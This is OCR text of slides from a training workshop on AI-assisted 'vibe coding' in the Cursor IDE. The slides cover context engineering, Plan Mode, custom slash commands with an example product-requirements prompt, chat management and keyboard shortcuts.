
EdgeRun.Ai | GammaXon

AI-AUGMENTED CYBERSECURITY: VIBE CODING



Training Workshop

AI-Augmented Cybersecurity: Vibe Coding Edition

Presented by Bryce Kunz

MODULE ZERO

ABOUT ME

Bryce Kunz // @TweekFawkes

Adobe

STAGE 2 SECURITY

ultraviolet


black hat


BSIDES

SUBSCRIBE FOR MORE!

AI + CyberSecurity

@BryceKunz






PREREQUISITES

- Some Prompting Experience w/ LLMs is Helpful
- ...
- ...
- ...

MODULE ONE
CURSOR IDE

VIBE CODING




"Vibe coding" is a term for an emerging AI-driven software development style where a developer guides an artificial intelligence agent (such as an LLM) to build and iterate software by giving high-level natural language instructions, rather than manually coding each line or even deeply reviewing the code.

The focus shifts from precision engineering to rapid experimentation and functional prototyping, allowing even those with limited technical background to build apps by describing the desired functionality in plain English.

https://x.com/karpathy/status/1886192184808149383?lang=en

CONTEXT ENGINEERING EVOLUTION



Andrej Karpathy
@karpathy

+1 for "context engineering" over "prompt engineering".

People associate prompts with short task descriptions you'd give an LLM in your day-to-day use. When in every industrial-strength LLM app, context engineering is the delicate art and science of filling the context window with just the right information for the next step. Science because doing this right involves task descriptions and explanations, few shot examples, RAG, related (possibly multimodal) data, tools, state and history, compacting... Too little or of the wrong form and the LLM doesn't have the right context for optimal performance. Too much or too irrelevant and the LLM costs might go up and performance might come down. Doing this well is highly non-trivial. And art because of the guiding intuition around LLM psychology of people spirits.


On top of context engineering itself, an LLM app has to:
- break up problems just right into control flows
- pack the context windows just right
- dispatch calls to LLMs of the right kind and capability
- handle generation-verification UIUX flows
- a lot more - guardrails, security, evals, parallelism, prefetching, ...

So context engineering is just one small piece of an emerging thick layer of non-trivial software that coordinates individual LLM calls (and a lot more) into full LLM apps. The term "ChatGPT wrapper" is tired and really, really wrong.

- Traditional "vibe coding" lacks structure and security rigor
- Context engineering brings precision to AI-powered dev workflows
- AI tools generate code 3-4x faster but introduce 10x more security issues
- Evolution from autocomplete to autonomous agents

https://x.com/karpathy/status/1886192184808149383?lang=en
https://www.theregister.com/2025/09/05/ai_code_assistants_security_problems/


CONTEXT: THE CRITICAL FOUNDATION



- Context is all information AI uses to generate accurate outputs
- Models worsen at recall as context size increases
- Keep an eye on the context window gauge, which shows how much of the model's context you're using.
- A large context window can lead to degraded model quality over time.

https://x.com/karpathy/status/1886192184808149383?lang=en

AGENT PLANNING POWER - LARGE CODE BASE



- Use Plan Mode to let the agent research your codebase and understand your app's structure.
- The agent will ask clarifying questions to help build a high-quality implementation plan.

Before creating the plan, I have one clarifying question:

1. Do you want me to fix just the login page, or should I review and improve the overall visual design/consistency across all pages (login, dashboard, submit, etc.)?
   - a) Fix only the login page layout issue (default)
   - b) Review and improve the overall UI/UX across all pages

- After clarifying details, the agent generates a detailed plan in a new markdown file.
- Once you're happy, hit "Build" to have the agent execute the plan and write the code.

https://www.youtube.com/watch?v=WVeYLlKOWc0

AGENT PLANNING POWER - LARGE CODE BASE

Podcast Processor Web UI/UX Improvements

Critical Issues to Fix

1. Login Page Layout (`templates/login.html`)

- **Main Issue**: Text "Podcast Processor" displays vertically (character-by-character)
- Increase card width from `col-md-5` to `col-md-6` or `col-lg-5 col-md-7`
- Add `white-space: nowrap` to the h2 title to prevent wrapping
- Improve card max-width constraint and add min-width
- Ensure proper responsive breakpoints for mobile

2. CSS Improvements (`static/css/style.css`)


Login Page Enhancements:

- Add specific styling for `.login-container h2` with text wrapping prevention
- Improve card sizing with `max-width: 450px` and `min-width: 340px`
- Add better spacing and padding for form elements
- Enhance shadow and border-radius for modern look

- Use Plan Mode to let the agent research your codebase and understand your app's structure.
- The agent will ask clarifying questions to help build a high-quality implementation plan.
- After clarifying details, the agent generates a detailed plan in a new markdown file.
- Once you're happy, hit "Build" to have the agent execute the plan and write the code.

https://www.youtube.com/watch?v=WVeYLlKOWc0


AGENT PLANNING POWER - LARGE CODE BASE



- Use Plan Mode to let the agent research your codebase and understand your app's structure.
- The agent will ask clarifying questions to help build a high-quality implementation plan.
- After clarifying details, the agent generates a detailed plan in a new markdown file.
- Once you're happy, hit "Build" to have the agent execute the plan and write the code.

https://www.youtube.com/watch?v=WVeYLlKOWc0

CONTEXT MENU COMMANDS



- Access the context menu in the chat window by typing the "@" symbol. The "@" menu provides many options, including referencing files, folders, and documentation.
- A key feature is @branch, which allows the agent to review all changes on your current branch. Use @branch to have the AI review its own generated code for potential issues or improvements.
- You can "@" tag specific files or folders to manually add them to the agent's context window.
- This helps focus the agent on the most relevant parts of your codebase for a specific task.

https://www.youtube.com/watch?v=WVeYLlKOWc0

CREATE CUSTOM COMMANDS

```
PodcastScripts % mkdir .cursor
PodcastScripts % cd .cursor
.cursor % mkdir commands
.cursor % cd commands/
commands % touch prd.md
commands %
```

- Create a "commands" folder within your ".cursor" directory to get started. Add new markdown files inside the "commands" folder to define custom commands.
- The name of the markdown file (e.g., "prd.md") becomes the name of your slash command (e.g., "/prd"). Write any prompt you want inside the file to define the command's behavior.
- For example, create a command to generate a pull request using the GitHub CLI.
- Your new command will appear in the agent panel when you type "/" for you to easily run.

https://www.youtube.com/watch?v=WVeYLlKOWc0


CREATE CUSTOM COMMANDS

```
# Analyze Codebase & Generate/Update PRD

You are an expert Product Manager and Technical Analyst. Your task is to
thoroughly analyze this code repository and create or update comprehensive
Product Requirements Documents (PRDs).

## Analysis Process

Follow this systematic approach:

### 1. Repository Discovery
- Examine the project structure and identify all major components/modules
- Read README files, documentation, and configuration files
- Identify the technology stack and architecture patterns
- Map out dependencies and integrations between components

### 2. Feature Identification
- Analyze source code to identify implemented features
- Document user-facing functionality
- Identify API endpoints, CLI commands, and UI components
- Note authentication, authorization, and security mechanisms
- Catalog data models and database schemas
```

- Create a "commands" folder within your ".cursor" directory to get started. Add new markdown files inside the "commands" folder to define custom commands.
- The name of the markdown file (e.g., "prd.md") becomes the name of your slash command (e.g., "/prd"). Write any prompt you want inside the file to define the command's behavior.
- For example, create a command to generate a pull request using the GitHub CLI.
- Your new command will appear in the agent panel when you type "/" for you to easily run.

https://www.youtube.com/watch?v=WVeYLlKOWc0

CREATE CUSTOM COMMANDS



- Create a "commands" folder within your ".cursor" directory to get started. Add new markdown files inside the "commands" folder to define custom commands.
- The name of the markdown file (e.g., "prd.md") becomes the name of your slash command (e.g., "/prd"). Write any prompt you want inside the file to define the command's behavior.
- For example, create a command to generate a pull request using the GitHub CLI.
- Your new command will appear in the agent panel when you type "/" for you to easily run.


https://www.youtube.com/watch?v=WVeYLlKOWc0

PASS IMAGES TO AGENT

- You can paste images directly into the agent's chat input to provide visual context.
- Use this to ask the agent to match a specific UI design or style from an image.
- For example, provide a screenshot of Spotify Wrapped to redesign your music page.
- The AI will update your components and even configuration files (e.g., next.config.js) to implement the visual changes.

https://www.youtube.com/watch?v=WVeYLlKOWc0


FORK CHAT SESSIONS




- If you like your current progress but want to try a different direction, duplicate the chat.
- Duplicating a chat keeps all the existing context from the conversation so far.
- Access this feature by clicking the three-dot menu on the chat and selecting "Duplicate Chat".
- However, strongly advise you consider starting from scratch to keep the token count low and/or context window smaller.

https://www.youtube.com/watch?v=WVeYLlKOWc0

SUMMARIZE





The "/summarize" command will compact the current conversation to reduce token usage.



https://www.youtube.com/watch?v=WVeYLlKOWc0

MONITOR USAGE LIMITS





- If you are cost-conscious, you can get visibility into your token usage.
- Go into your settings to change the "Usage Summary" from "Auto" to "Always".
- The summary shows what percentage of your usage limit you have consumed.
- This helps you monitor your consumption so you don't run out of tokens unexpectedly.

https://www.youtube.com/watch?v=WVeYLlKOWc0

KEYBOARD SHORTCUTS

Cursor Tab (AI Code Completion)

Accept Suggestion	Tab
Reject Suggestion	Esc
Partial Accept	Ctrl/⌘ + →

Composer

Open Composer	Ctrl/⌘ + I
Open Full-screen Composer	Ctrl/⌘ + Shift + I

@ Symbols

Reference File	@filename
Reference Function	@functionName
Reference Variable	@variableName
Search Codebase	@codebase query
Search Web	@web query

General

Open Command Palette	Ctrl/⌘ + Shift + P
Open Settings	Ctrl/⌘ + ,
Toggle Sidebar	Ctrl/⌘ + B
Toggle Terminal	Ctrl/⌘ + `
New File	Ctrl/⌘ + N
Save File	Ctrl/⌘ + S

Use "Command + /" (slash) inside the agent window to change your selected AI model. Quickly swap between models like GPT-5, Claude 4.5 Sonnet, or others.


https://cursor101.com/cursor/cheat-sheet

